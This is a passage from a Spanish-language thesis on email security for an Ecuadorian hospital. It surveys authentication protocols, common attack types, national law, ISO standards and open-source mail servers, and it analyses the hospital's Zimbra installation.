


Figura 3 Funcionamiento de servidor de correo

Fuente: (Networkcata, 2010)

2.1.3 Seguridad del Servicio de Correo Electrónico

El presente proyecto se encaminó en el análisis de informáticos a las que está expuesto el servicio de correo electrónico institucional del Hospital Básico Natalia Huerta de Niemes, fundamentalmente en la seguridad en la autenticación y claves de usuarios, por ello se analizaron diferentes métodos que contribuyeron a la implementación de un mecanismo de seguridad.

2.1.3.1 Autenticación Segura

La autenticación, es un aspecto fundamental de la seguridad de un sistema informático, su objetivo es verificar la identidad de cualquier usuario, es decir si es un usuario auténtico, así como los privilegios que éste posee para acceder a los recursos de red y los sistemas de información (Alvarez, 2005).

Desde el principio de las emisiones de comunicación electrónica han existido protocolos de comunicación la cual con el pasar de la ciencia e innovación han cobrado mayor seguridad para el transporte e integridad de los datos, y se han asociado a mecanismos que ofrecen mayor complejidad de cifrado como herramientas criptográficas que tienen el propósito de autenticar usuarios de forma segura. Algunos protocolos de autenticación conocidos se explican a continuación:

- **PAP (Protocolo de autenticación de contraseña):** Es un protocolo de autenticación simple basada en un nombre de usuario y una contraseña, la información que se envía al servidor pasa por una conexión generalmente de red; el envío puede ser en texto plano (sin cifrar), o mediante conexiones cifradas, lo que se usa generalmente.

La autenticación PAP es similar en operación al programa de login en UNIX, el PAP también sirve para definir credenciales de seguridad. Los componentes para la implementación de este método es tener una base de datos, máquinas de ambos lados del enlace y haber configurado correctamente las credenciales en sus archivos del emisor (autenticado) y el servidor (autenticador) (Alvarez, 2005).

- **CHAP (Protocolo de autenticación por desafío mutuo):** Es un método de autenticación muy utilizado en el que se envía una representación de la contraseña del usuario, no la propia contraseña. Este método emplea un algoritmo o función hash entre el vínculo cliente – servidor, al momento de establecer la comunicación el algoritmo hash compara si los datos de envío coinciden a los datos recibidos.
Con este método resulta matemáticamente imposible determinar el bloque de datos originales a partir del resultado hash, por ello lo hace un método seguro (Alvarez, 2005).
- **SPAP (Protocolo de autenticación de contraseña de Shiva):** Es un protocolo de autenticación simple de contraseña cifrada compatible con servidores remotos, emplea un cifrado bidimensional (Alvarez, 2005).
- **EAP (Protocolo de autenticación extensible):** Es una extensión del protocolo punto a punto (PPP) que admite métodos de autenticación arbitrarios que utilizan intercambios de credenciales e información de longitudes arbitrarias, mediante EAP, se pueden admitir esquemas de autenticación adicionales, conocidos como tipos EAP.

Entre estos esquemas se incluyen las tarjetas de identificación, contraseñas de un solo uso, autenticación por clave pública mediante tarjetas inteligentes y certificados EAP (Alvarez, 2005).

- **Claves compartidas:** Son protocolos que se conocen como de desafío-respuesta. Es posible especificar una clave secreta compartida previamente. Su uso es sencillo y no requiere que el cliente ejecute el protocolo Kerberos V5 ni que tenga un certificado de claves públicas. Ambas partes deben configurar IPSec (Seguridad del protocolo de Internet) forma manual para utilizar esta clave compartida previamente (Fernández J. &, 2007).

- **Hashing de contraseñas:** Las herramientas de hashing están integradas en las distribuciones de Linux y ofrecen una buena plataforma para la comprensión de cifrado de contraseñas (Alvarez, 2005).

2.1.4 Evaluación de la Seguridad

Particularmente sobre los sistemas de correo electrónico, se aplica por defecto el método de autenticación tradicional el cual se conoce como usuario y contraseña. Sobre la base de conocimientos en mi experiencia en el manejo de sistemas informáticos, conozco de ciertas aplicaciones en nuestro medio que incluyen herramientas de verificación de identidad en sus servicios, por citar un ejemplo, los sistemas contables de entidades bancarias aplican filtros de seguridad para el acceso al sistema tales como, la generación de banco de preguntas, códigos de

verificación enviado al correo o dispositivos móviles, etcétera. Desde mi punto de vista, los filtros de las herramientas de seguridad son mecanismos para prevenir factores de riesgos, sin embargo debe apoyarse en políticas de uso de los sistemas de información.

Entre las políticas de TIC's del Hospital Básico Natalia Huerta de Niemes se menciona respetar la confidencialidad, integridad y disponibilidad de la información. Según (Mifsud, 2012), asevera que la confidencialidad es el acceso a la información solo mediante autorización y de forma controlada. La integridad es la modificación de la información solo mediante autorización y la Disponibilidad hace referencia a que la información del sistema debe permanecer accesible mediante autorización.

Según (Isaca, 2011), los activos de Información son un recurso o bien económica propiedad de una empresa, con el cual se obtienen beneficios y varían de acuerdo con la naturaleza de la actividad desarrollada.

En este contexto, se considera que la información es un activo, como tal éste puede representar un valor grande cuyo contenido puede llegar a ser manipulado y alterado por usuarios maliciosos que circulan en la red de internet; esto puede representar pérdidas económicas y conllevar a problemas jurídicos.

Para disminuir el riesgo de suplantación de identidad y de acceso a la información por usuarios desconocidos, se hizo útil adicionar al servicio de correo electrónico un filtro de verificación de usuario como lo hacen los sistemas modernos, para mejorar el nivel de seguridad

de las cuentas de correos de los operarios de la institución, y de esta manera salvaguardar la información de la institución.

2.1.5 Ataques Informáticos

A lo largo del tiempo, el avance de los medios tecnológicos y de comunicación, han provocado el surgimiento de nuevas formas de delinquir en ambientes informáticos para cualquier tipo de organización, que tenga equipos conectados en la World Wide Web. No es oculto comprender la importancia que tiene la seguridad, bajo esta escenografía donde el principal actor son los ataques cibernéticos o mejor conocidos ataques informáticos que pueden ocasionar serios daños en nuestro sistema. Para poder mitigar de manera eficaz el impacto provocado por los ataques informáticos, es de capital importancia conocer de qué manera atacan y cuáles son los puntos débiles en los que puede recaer el sistema de correo (Mieres, 2009).

Muchos usuarios por ejemplo eligen contraseñas que están disponibles en los diccionarios. A este respecto, de acuerdo al estudio de Morris y Thompson, que consistió en un ataque de diccionario basado en 250.000 palabras; fue posible vulnerar al menos un 30% de 3.000 contraseñas (Morris, 1979).

Las contraseñas se han convertido en el medio de acceso a la información por excelencia, sin importar lo que protegen los usuarios y las empresas, la tecnología utilizada para el efecto y la potencial consecuencia de una intrusión (Herley C. & Oorschot C., 2014).

Las personas y empresas utilizan contraseñas con el afán de proteger todo tipo de recursos (ej. correo electrónico, bancos, portales, citas, sitios de redes sociales, etc.). Sin embargo, existen

métodos informáticos que en la actualidad descifran a través de un diccionario de claves, logran vulnerar las claves de usuarios y sistemas de la información (Weber, 2008).

Narayanan y Shmatikov emplearon una serie de Markov para atacar sistemáticamente con fuerza bruta a 142 contraseñas, obteniéndose como resultado la vulneración de un 67% (Narayanan, 2005).

Cazier and Medlin combinaron un ataque de diccionario con uno de fuerza bruta y en menos de 10 horas lograron vulnerar más de un 61% de 520 contraseñas (Cazier & Medlin, 2006).

Según (Gonzales, 2012) considera que se debe proteger la Autenticidad para asegurar que una entidad es quien dice ser o bien que garantiza la fuente de la que proceden los datos. Contra la autenticidad de la información se puede tener manipulación del origen o el contenido de los datos o también suplantación de identidad. Asimismo, se debe considerar la Trazabilidad para tener un aseguramiento de que en todo momento se podrá determinar quién hizo qué y en qué momento. La trazabilidad se materializa en la integridad de los registros de actividad.

En este contexto la seguridad de un sistema se compone de tres elementos principales que son: la confidencialidad, la integridad y la disponibilidad. Estos tres elementos pueden incurrir en robos de contraseñas, interceptación de mensajes que viajan en texto claro, robo de recursos de infraestructura de la red, etc. De acuerdo a (Mieres, 2009) se describen los ataques informáticos que están sujetos a este tipo de vulnerabilidades tales como:

Ingeniera Social.- Esta técnica es utilizada para la obtención de información sensible de un usuario cercano a un sistema, explotando ciertas características que son propias del ser humano. La única manera de hacer frente a los métodos de Ingeniería Social es la educación; la persona es el único elemento, dentro de un entorno de seguridad, con la capacidad de decidir “romper” las reglas establecidas en las políticas de seguridad de la información.

Factor Insiders.- Significa comercio de personal interno, este evento ocurre cuando desde el interior de una organización se conoce el modo de operar de la misma, y es aprovechado para obtener beneficios económicos a través de la información corporativa. Por lo general ocurre con personal propio de la organización. Una de las medidas de contrarrestar este tipo de vulnerabilidades, es realizar auditorías continuas que incluyan monitoreo a través de programas keyloggers de hardware y software.

Códigos Maliciosos.- Constituye una de las principales amenazas de seguridad para cualquier institución. Dentro de esta categoría se incluyen los programas troyanos, gusanos, virus informáticos, spyware, rootkits, keyloggers, entre otros. Este tipo de ataques poseen un requisito particular para que logren éxito: necesitan la intervención del factor humano, en otras palabras, tienen que ser ejecutados por el usuario. Estas amenazas se diseminan por medio de dispositivos USB, mensajería instantánea, redes PSP, e-mail, etc.

Contraseñas.- En consecuencia, constituyen el blanco más buscado por atacantes informáticos porque conforman el componente principal utilizado en procesos de autenticación simple (usuario/contraseña) donde cada usuario posee un identificador (nombre de usuario) y una contraseña asociada a ese identificador que, en conjunto, permite identificarse frente al

sistema. La seguridad radica inevitablemente en la fortaleza de la contraseña y en mantenerla en secreto, siendo potencialmente vulnerable a técnicas de Ingeniería Social. A ello se suma que existen herramientas automatizadas diseñadas para “romper” las contraseñas a través de diferentes técnicas como ataques por fuerza bruta, por diccionarios o híbridos en un pazo sumamente corto. Una contramedida destinada a fortalecer este aspecto de la seguridad, es implementar mecanismos de autenticación más robustos como “autenticación fuerte de doble factor”, donde no solo se necesita contar con usuario y contraseña, sino que también sea necesario contar con una verificación de datos externos al sistema, como validación de un método reCAPTCHA, llave electrónica, tarjetas inteligentes, entre otras.

2.1.6 Legislación del Servicio de Correo Electrónico

Dentro del marco jurídico en nuestro país, el Ecuador tiene el goce pleno de la ley de Comercio Electrónico, firmas electrónicas y mensajes de datos, vigente desde el 17 de abril del año 2002, también conocida como Ley 67 la misma que fue publicado en Registro Oficial Suplemento 557 del Congreso Nacional, el cual en su Art 1 define el Objeto de la ley como: “Esta ley regula los mensajes de datos, la firma electrónica, los servicios de certificación, la contratación electrónica y telemática, la prestación de servicios electrónicos, a través de redes de información, incluido el comercio electrónico y la protección a los usuarios de estos sistemas.”. Esta ley cuenta con 64 artículos, distribuidos en 5 títulos, 10 disposiciones generales, 2 disposiciones transitorias y una disposición final.

El presente proyecto se basó principalmente en el análisis de la ley conforme a los servicios electrónicos y de las infracciones informáticas. Entre los títulos señalados, se encuentra el Título III, que se refiere de los servicios electrónicos, la contratación electrónica y telemática, los derechos de los usuarios, e instrumentos públicos, y en su Capítulo I, artículo 44, regula lo referente al cumplimiento de formalidades de los servicios electrónicos y que se encuentran complementado con la disposición general novena de la ley, conforme se define los siguientes términos de este artículo:

Mensaje de datos: Es toda información creada, generada, procesada, enviada, recibida, comunicada o archivada por medios electrónicos, que puede ser intercambiada por cualquier medio. Serán considerados como mensajes de datos, sin que esta enumeración limite su definición, los siguientes documentos electrónicos, registros electrónicos, correo electrónico, servicios web, telegrama, télex, fax e intercambio electrónico de datos.

Red electrónica de información: Es un conjunto de equipos y sistemas de información interconectados electrónicamente.

Sistema de información: Es todo dispositivo físico o lógico utilizado para crear, generar, enviar, recibir, procesar, comunicar o almacenar, de cualquier forma, mensajes de datos.

Servicio electrónico: Es toda actividad realizada a través de redes electrónicas de información.

Comercio electrónico: Es toda transacción comercial realizada en parte o en su totalidad, a través de redes electrónicas de información.

Intimidad: El derecho a la intimidad previsto en la Constitución Política de la República, para efectos de esta ley, comprende también el derecho a la privacidad, a la confidencialidad, a la reserva, al secreto sobre los datos proporcionados en cualquier relación con terceros, a la no divulgación de los datos personales y a no recibir información o mensajes no solicitados.

Datos personales: Son aquellos datos o información de carácter personal o íntimo, que son materia de protección en virtud de esta ley.

Datos personales autorizados: Son aquellos datos personales que el titular ha accedido a entregar o proporcionar de forma voluntaria, para ser usados por la persona, organismo o entidad de registro que los solicita, solamente para el fin para el cual fueron recolectados, el mismo que debe constar expresamente señalado y ser aceptado por dicho titular.

Datos de creación: Son los elementos confidenciales básicos y necesarios para la creación de una firma electrónica.

Certificado electrónico de información: Es el mensaje de datos que contiene información de cualquier tipo.

Dispositivo electrónico: Instrumento físico o lógico utilizado independientemente para iniciar o responder mensajes de datos, sin intervención de una persona al momento de dicho inicio o respuesta.

Dispositivo de emisión: Instrumento físico o lógico utilizado por el emisor de un documento para crear mensajes de datos o una firma electrónica.

Dispositivo de comprobación: Instrumento físico o lógico utilizado para la validación y autenticación de mensajes de datos o firma electrónica.

Emisor: Persona que origina un mensaje de datos.

Destinatario: Persona a quien va dirigido el mensaje de datos.

Signatario: Es la persona que posee los datos de creación de la firma electrónica, quien, o en cuyo nombre, y con la debida autorización se consigna una firma electrónica.

Desmaterialización electrónica de documentos: Es la transformación de la información contenida en documentos físicos a mensajes de datos.

Quiebra técnica: Es la imposibilidad temporal o permanente de la entidad de certificación de información, que impide garantizar el cumplimiento de las obligaciones establecidas en esta ley y su reglamento.

Factura electrónica: Conjunto de registros lógicos archivados en soportes susceptibles de ser leídos por equipos electrónicos de procesamiento de datos que documentan la transferencia de bienes y servicios, cumpliendo los requisitos exigidos por las Leyes Tributarias, Mercantiles y más normas y reglamentos vigentes.

Sellado de tiempo: Anotación electrónica firmada electrónicamente y agregada a un mensaje de datos en la que conste como mínimo la fecha, la hora y la identidad de la persona que efectúa la anotación.

Adicional al análisis del servicio de correo electrónico, se expone el artículo de la Ley Orgánica de Comercio Electrónico, del Título V, que se refiere a las infracciones informáticas, y que en su Capítulo I, artículo 57 y 58, regula lo referente a las infracciones informáticas incluidas mediante reformas al código Penal, específicamente en los delitos que se hubiera cometido empleando el descubrimiento o descifrado de claves secretas o encriptadas, enmarcadas en el artículo 62 del segundo artículo innumerado (Nacional, 2002).

2.1.7 Normas y Estándares de Seguridad

Uno de los entes de regulación de la información electrónica en nuestro país, está dado por el Esquema Gubernamental de Seguridad de la Información (EGSI), del Acuerdo Ministerial 166 del Registro Oficial Suplemento 15 de junio de 2016, dentro de sus atribuciones tiene la de establecer lineamientos de seguridad informática, protección de infraestructura computacional y todo lo relacionado con ésta, incluyendo la información contenida para las entidades de la Administración Pública Central e Institucional (Lexis, 2013).

Este esquema fue desarrollado en base a la norma NTE INEN-ISO/IEC 27002 "Código de Práctica para la Gestión de la Seguridad de la Información". La familia de normas SGSI incluye bajo el título general de: Tecnologías de la información. Según la (Inen, 2016) describe las siguientes normas internacionales:

- ISO/IEC 27000, Sistemas de Gestión de Seguridad de la Información. Descripción general y vocabulario.
- ISO/IEC 27001: Sistemas de Gestión de Seguridad de la Información. Requisitos.

- ISO/IEC 27002: Código de práctica para los controles de seguridad de la información.
- ISO/IEC 27003: Guía para la implementación de los Sistemas de Gestión de Seguridad de la Información.
- ISO/IEC 27004: Gestión de seguridad de la información. Métricas
- ISO/IEC 27005: Gestión de riesgos de seguridad de la información.
- ISO/IEC 27006: Requisitos para entidades que auditan y certifican Sistemas de Gestión de Seguridad de la información.
- ISO/IEC 27007: Guía para la auditoría de los Sistemas de Gestión de Seguridad de la Información.
- ISO/IEC 27008, Guía para los auditores de controles de seguridad de la información.
- ISO/IEC 27010, Gestión de seguridad de la información en comunicaciones intersectoriales e interorganizacionales.
- ISO/IEC 27011 Guía para la gestión de seguridad de la información para las organizaciones de telecomunicaciones basada en la ISO/IEC 27002.
- ISO/IEC 27013 Guía para la implementación integrada de ISO/IEC 27001 e ISO/IEC 20000-1.
- ISO/IEC 27014 Gobernanza de seguridad de la información.
- ISO/IEC TR 27015 Guía para la gestión de seguridad de la información para servicios financieros.
- ISO/IEC TR 27016 Gestión de seguridad de la información. Economía organizacional.

- ISO/IEC TR 27017 Gestión de seguridad de la información ISO/IEC 27017, Código de prácticas para el control de seguridad de la información en base a la ISO/IEC 27002 para los servicios en la nube.
- ISO/IEC TR 27018 Gestión de seguridad de la información ISO/IEC 27018, Código de prácticas para la protección de la información personal identificable (PII) en nubes públicas en calidad de procesadores de PII.
- ISO/IEC TR 27019 Gestión de seguridad de la información ISO/IEC 27019, directrices de gestión de seguridad de la información en base a la ISO/IEC 27002 para sistemas de control de procesos específicos de la industria de servicios públicos de energía.
- ISO/IEC 27799:2008, Informática de la salud. Gestión de seguridad de la información en sanidad utilizando la ISO/IEC 27002.

Además de los estándares descritos, se investigó sobre un estándar que evalúa la calidad de software, encontrando así la ISO/IEC 9126, publicado en 1992 por la Organización Internacional de Normalización y la Comisión Electrónica Internacional, la cual comprende una guía técnica de seis aspectos elementales, que se explican a continuación según (Largo Garcia & Marin Mazo, 2005):

Funcionalidad.- Debe satisfacer las necesidades específicas del usuario, de acuerdo a los siguientes criterios:

- Adecuación.- Refiere a la capacidad del software para complementar tareas y funcionalidades ajustadas a las necesidades de los usuarios, por ejemplo: uso de agenda, calendario, lista de contactos.

- Exactitud.- Capacidad del software para realizar operaciones confiables que permitan obtener resultados esperados, por ejemplo; que el sistema no cree inconsistencias como notificaciones tardías en agenda programada.
- Interoperabilidad.- Refiere a la interacción del sistema con otros sistemas específicos.

Confiabilidad.- La confiabilidad del sistema asegura el nivel de funcionamiento adecuado utilizado en condiciones específicas, bajo los siguientes criterios:

- Madurez.- Se define como la capacidad que tiene el sistema para contrarrestar fallas cuando se detecten errores.
- Tolerancia a errores.- En este criterio se determina el nivel de funcionamiento con respecto a errores presentados.
- Recuperabilidad.- Es el evento en que se restablece el servicio luego de haberse ocasionado fallas en el sistema, tomando en cuenta el tiempo restauración de los datos.

Usabilidad.- Es la forma en que el sistema se familiariza con el usuario, tiene que ver con la facilidad de uso y el ambiente operativo. En este parámetro se evaluarán los siguientes criterios:

- Entendimiento.- Evalúa el nivel de comprensión del usuario en el manejo del sistema, toma en cuenta la documentación que el software proporciona para explorar las funcionalidades del sistema.
- Aprendizaje.- Expresa las funcionalidades del sistema de forma intuitiva permitiendo al usuario comprender con mayor facilidad su uso.

- Operabilidad.- Es la capacidad del software para administrar y operar correctamente el servicio de correo.
- Atracción.- Esta propiedad logra conseguir a través de un diseño llamativo, la preferencia del usuario.

Eficiencia.- Es la capacidad del sistema para utilizar los recursos de hardware y software para operar de forma adecuada, tales como:

- Comportamiento de tiempos.- Evalúa el transcurso del tiempo que el sistema toma en realizar tareas específicas.
- Utilización de recursos.- Proporciona la administración adecuada de los recursos de hardware y software en condiciones específicas del sistema.

Mantenibilidad.- Es la capacidad del sistema para diagnosticar errores bajo os siguientes indicadores:

- Capacidad de ser analizado.- Permite el manejo de funciones avanzadas en diagnósticos de errores y la detección de modificaciones en el software.
- Cambiabilidad.- Son los cambios posibles que se pueden realizar al software, durante toda su fase de implementación, como diseño y codificación.
- Estabilidad.- Es la facultad del sistema en analizar los cambios de operación evitando efectos inesperados.
- Facilidad de prueba.- Protege la información ante pruebas de modificación del software, sin poner en riesgo los datos en el servidor.

- Integración.- Compatibilidad con otros sistemas embebidos.
- Mantenimiento.- Es la capacidad del sistema para brindar soporte y sostenibilidad mediante estándares internacionales de calidad.

Portabilidad.- Característica que evalúa la capacidad del software en migrar hacia otras plataformas sin alterar su funcionamiento.

- Adaptabilidad.- Realizar cambios en el sistema sin ocasionar reacciones negativas.
- Facilidad de instalación.- Facilidad del software para ser instalado en un entorno específico o por el usuario final.
- Coexistencia.- Capacidad de coexistir con otros sistemas.
- Remplazabilidad.- La capacidad del sistema para ser reemplazado por otro de mismo tipo con el mismo objetivo.

2.1.8 Software Libre

Existen varias definiciones acerca del software libre, la característica principal de los distros de esta gama se basan en el término de libertad, el software libre son programas de computadoras desarrollados bajo código abierto o denominado licencia GPL (Licencia Pública General). Según (Guevara, 2007) los programas libres en concreto se refieren a cuatro libertades:

- Libertad para ejecutar el programa en cualquier sitio, con cualquier propósito y para siempre.
- Libertad para estudiarlo y adaptarlo a nuestras necesidades. Esto exige el acceso al código fuente.

- Libertad de redistribución, de modo que se nos permita colaborar con vecinos y amigos.
- Libertad para mejorar el programa y publicar las mejoras. También exige el código fuente.

Fundamentalmente el presente proyecto está enmarcado en el cumplimiento de las políticas de TIC's de la institución, por ende no puede desapegarse a ciertas normas, como por ejemplo el uso prioritario de software libre, con base en lineamientos y estudios analizados por la DNTICS del MSP (Ministerio de Salud Pública) en parámetros de escalabilidad de los sistemas de información; los sistemas licenciados representan un costo de operación y soporte, lo cual no nos garantiza que dichas herramientas sean del todo administrables, bajo estas condiciones el Ministerio de Salud prioriza el uso de software libre ya que se tiene el concepto de permisibilidad en cuanto a las adecuaciones que se crean dar a los sistemas conocidos como UNIX Linux, lo que no es gratuito en muchos de los sistemas es la parte del soporte a usuarios como el caso de Red Hat, pero además se encuentran mucha información al respecto de soporte en sistemas CentOS, Ubuntu con documentación y actualizaciones disponibles.

2.1.9 Servidores de Correo

Existen una gama amplia de servidores de correo electrónico, basados en software libre, la inclinación hacia estas plataformas es cada vez más concurrente, entre los más populares según (Survey, 2007) encontrados en la web, son:

Zimbra: La Suite Open Source, es un compendio de aplicaciones en sí misma, ofreciendo funciones de correo electrónico, calendario, tareas, etc. Con la ventaja de una rápida

implementación y tiene la posibilidad de poder utilizarlo desde cualquier lugar y desde casi cualquier navegador (Dirección Nacional, 2000).

Según (Hideaki Daimon – Manager Net Services Division, 2015), menciona tres razones importantes para usar el correo Zimbra; la primera por su extensibilidad en los servicios disponibles, segundo es utilizada como un integrador de mensajería instantánea, y tercero es compatible con dispositivos móviles y Smart phones (Daimon, 2015).

Postfix: Es una herramienta clásica de más de 16 años de trayectoria, es conocido por ser, además de potente y versátil, de los más amigables de configurar y de hecho son muchas las distribuciones Linux que lo incluyen por defecto en sus repositorios oficiales.

En su diseño han primado factores como la seguridad, la eficiencia y la facilidad de configuración y administración, junto con la compatibilidad con Sendmail y con otros sistemas de correo (Alvarez, 2005).

Según (Inostroza, 2002) indica que Postfix comenzó siendo una alternativa a Sendmail. Sendmail controla cerca del 70 % del movimiento de correo electrónico en internet. El problema de Sendmail es demasiado complicado para configurar. Postfix es una de las mejores alternativas.

Webmail Horder: Es un cliente de correo escrito en PHP (Hypertext Preprocessor), que permite leer el correo sin tener que instalar ningún cliente y se puede acceder a él desde cualquier ordenador con conexión a Internet (Fernández R. , 2000).

El proyecto horder es de licencia GPL desde 1991, reúne un conjunto de aplicaciones que proporcionan funcionalidades básicas como autenticación, gestión de preferencias, interfaz gráfica, otros; funciona como nexo de unión entre distintas aplicaciones de usuario, que son gestionadas como sub-proyectos independientes, entre estas se encuentran IMP Consultores el subproyecto más importante y popular de los sistemas webmail en internet (Rojas Arroyo, 2006).

2.1.10 Clientes de correo

Un cliente de correo electrónico, o también llamado Mail User Agent, es un programa usado para leer y enviar correos electrónicos (Blum, 2001).

Los sistemas Linux cuentan con una amplia base de datos de software de clientes de correo, para el presente estudio se definió clientes de correo por su publicidad en el internet, tales como:

RoundCube webmail: Es un cliente IMAP (en inglés Internet Message Access Protocol), que significa protocolo de acceso a mensajes de Internet basado en navegador con una interfaz de usuario, similar a una aplicación.

Proporciona la funcionalidad completa que espera de un cliente de correo electrónico, incluyendo soporte MIME (Multipurpose Internet Mail Extensions [Extensiones de Correo de Internet de Propósitos Múltiples]), libreta de direcciones, manipulación de carpetas, búsqueda de mensajes y corrección ortográfica (Flint, 2017).

Horde: Horde es un framework libre escrito en PHP, para el desarrollo de aplicaciones colaborativas (groupware) basadas en la Web.

El Proyecto Horde se compone de unas bibliotecas (el mencionado Horde Framework) que proporcionan funcionalidades básicas (autenticación, gestión de preferencias, interfaz gráfica, etc) y que funciona como nexo de unión entre distintas aplicaciones de usuario, que son gestionadas como sub-proyectos independientes.

El objetivo del proyecto es crear aplicaciones sólidas, basadas en estándares, multiplataforma y de fácil acceso para cualquier usuario, independientemente de su idioma o localización.

En la actualidad, IMP (el más importante subproyecto Horde y origen del mismo) es uno de los sistemas webmail más populares en Internet.

Egroupware: eGroupware es una solución de trabajo en grupo vía web, de código abierto. Está escrita en PHP utilizando bases de datos, tales como LDAP, PostgreSQL, o MySQL. Incluye un calendario, una libreta de direcciones, un gestor de contactos, un cliente de correo electrónico IMAP, un InfoLog, funciones de CRM, un gestor de proyectos, un gestor de recursos, un gestor de ficheros, una plantilla de tiempos, un wiki, una base de conocimiento y un motor de flujos de trabajo.

A este servicio se añaden las siguientes funcionalidades:

- Interacción con otras funcionalidades.
- Mensajes externos y reglas de cifrado
- SpamTitan y cifrado de correo electrónico.
- Administrar cuentas de correo.
- Está disponible en una nube gratuita, con paquetes de entorno Linux.

- Gestión de derechos en el control de acceso a las cuentas

2.1.11 Estado del Arte

Revisando archivos digitales de artículos indexados se determinó que existen trabajos relacionados con la presente investigación. Alguno de los cuales se citan a continuación:

Estudio, Administración e Implementación de Políticas de Seguridad en la Red Informática del Hospital Millennium de la ciudad de Ambato, en la Universidad Técnica de Ambato. Facultad de Ingeniería en Sistemas, Electrónica e Industrial (Flores Saltos, 2007).

Estudio, “El correo electrónico en el Ecuador y su aplicación actual en ámbito judicial”. Programa de Maestría en Derecho de Mercado (Loyola Casajoana, 2008).

Estudio, Configuración e implementación de un servidor de correo utilizando herramientas open source en el instituto tecnológico superior “Angel Polibio Chaves” del cantón Guaranda” (Caspi Pilamunga & Flores Verdezoto, 2011).

CAPÍTULO 3

DESARROLLO DE LA PROPUESTA

3.1 ANÁLISIS DE LA SITUACIÓN ACTUAL

El Hospital Básico Natalia Huerta de Niemes de Rocafuerte, data sus inicios en el año de 1977 en el cantón del mismo nombre, pertenece a la provincia de Manabí, su cartera de servicios de atención en salud se desarrolló sobre procesos no automatizados en las que la tecnología no era muy accesible, difícilmente y de manera escasa se podría contratar y financiar servicios de internet y telefonía.

En el año 2008, el establecimiento es dotado de equipamiento tecnológico, como computadoras, y cableado de red; en ese entonces no existían las políticas para la selección de sistemas operativos ya que predominaba el uso de sistemas Microsoft, de a poco se ha ido modernizando los sistema Linux para ambientes de escritorio y servidores. En este contexto fue la oportunidad de automatizar la comunicación electrónica bajo el criterio de cero costos de implementación, como apoyo en las tareas de mensajería y envío de información institucional, la cual se requirió instalar un servidor de correo electrónico bajo el estándar de correo Zimbra.

La solución Zimbra ha trascendido desde la implementación del 2008 en la institución, sin embargo en la actualidad dicha implementación del servidor de correo, debe cumplir con ciertos requisitos y políticas dadas por la Dirección Nacional de Tecnologías de la Información y Comunicación del Ministerio de Salud Pública (DNTICS), reguladas por la Secretaría Nacional de la Administración Pública del país, cuyo objetivo es regular las entidades del sector público

en lo que respecta a Gobierno Electrónico en base a los lineamientos del decreto ejecutivo 1014 que promueve el uso de software libre, con fines de investigación y desarrollo.

Por tal motivo y disposición de la DNTICS, el correo Zimbra se ha posesionado como un estándar de servicio de correo Open Source, incluye tanto servidor y cliente, con una interfaz gráfica para la administración, disponible en versión gratuita y comercial para sistemas Linux y Windows, el cual se ubica entre las soluciones tentativas de muchas empresas.

Dado a que los avances tecnológicos han abierto un conjunto de posibilidades de desarrollar soluciones alternativas en servicios de correo electrónico, el presente estudio se enfoca en el análisis de otras herramientas de correo, para establecer comparaciones con respecto del estándar Zimbra, el cual se conoce las siguientes limitantes: no es una herramienta 100 % gratuita, no cuenta con Licencia Publica General (GPL) la cual no permite que su código fuente sea modificable, esta suite integra únicamente características propias de la aplicación, y penaliza la gestión del sistema en cuanto a funcionalidad, seguridad y administración; por ejemplo limita la gestión en el manejo de volumen de cuentas de usuario, la escalabilidad hacia otros sistema que no sean de su propia índole comercial.

El proyecto de software libre fue desarrollado por Richrard Stallman por los años 80 conocido como la era de la comunidad Linux, el aprovechamiento de este proyecto se orienta en soluciones que brinden servicios de correo electrónico corporativo, de igual o mejores prestaciones que los sistemas de uso pagado o limitados, con la diferencia que estos sistema denominados UNIX () poseen la característica de tener Licencia Pública General (GPL) la cual no tiene restricción del código fuente para ejecutarlo, copiarlo, modificarlo o redistribuirlo.

En este contexto se integra la gestión de TIC's de la institución, la cual cumple un rol importante en las toma de decisiones de la institución, tiene como objetivo promover los recursos tecnológicos de hardware y software para el uso de las actividades del personal, y generar proyectos de innovación tecnológica.

Sabemos que la computación es parte del vivir humano, la tecnología al alcance de todos, ya no es necesario tener enormes computadoras, solo con un dispositivo móvil o Smartphone, podemos manejar aplicaciones conectadas en internet. Como aporte se realizó visita a las empresas de Salud como IESS (Instituto Ecuatoriano de Seguridad Social), SOLCA (La Sociedad de Lucha Contra el Cáncer), donde se pudo observar que los funcionarios de salud utilizan tables portables, en lugar de computadoras para auto gestionar sus tareas diarias.

En este contexto no podemos quedarnos atrás, mirando el desarrollo sin ir de la mano hacia ese camino de la innovación, la comunicación electrónica ha revolucionado el mundo a través del uso de mensajes de correos electrónicos, para ello se hizo necesario realizar un estudio de modernas soluciones en servidores de correo, y además evaluar la seguridad de los sistemas de correo y proponer mejoras en la seguridad ante las vulnerabilidades y riesgos en los sistemas de información, con lo cual se deben aplicar técnicas innovadoras en seguridad informática.

A continuación se detallan las principales características del sistema de correo Zimbra, en su versión 8.6:

- Tiene la funcionalidad de cliente y servidor en un mismo sistema todo en uno.
- Interfaz gráfica de administración.

- Es compatible con otros clientes de correo.
- Compatible con sistemas Microsoft y Linux.
- Fácil instalación del servicio.
- Incorpora funciones de calendario.
- Incorpora filtros anti spam y antivirus regular, mejorado en versión comercial.
- Administra listas de correo o difusión.
- Diseño de cliente de correo compatible con protocolos POP3 e IMAP.
- Maneja la opción de nombres alias para cuentas de usuarios.
- Contiene función de respaldo de correos.
- La suite está disponible en arquitecturas de 32bit y 64 bits.
- Dispone de soporte para actualizaciones del sistema.
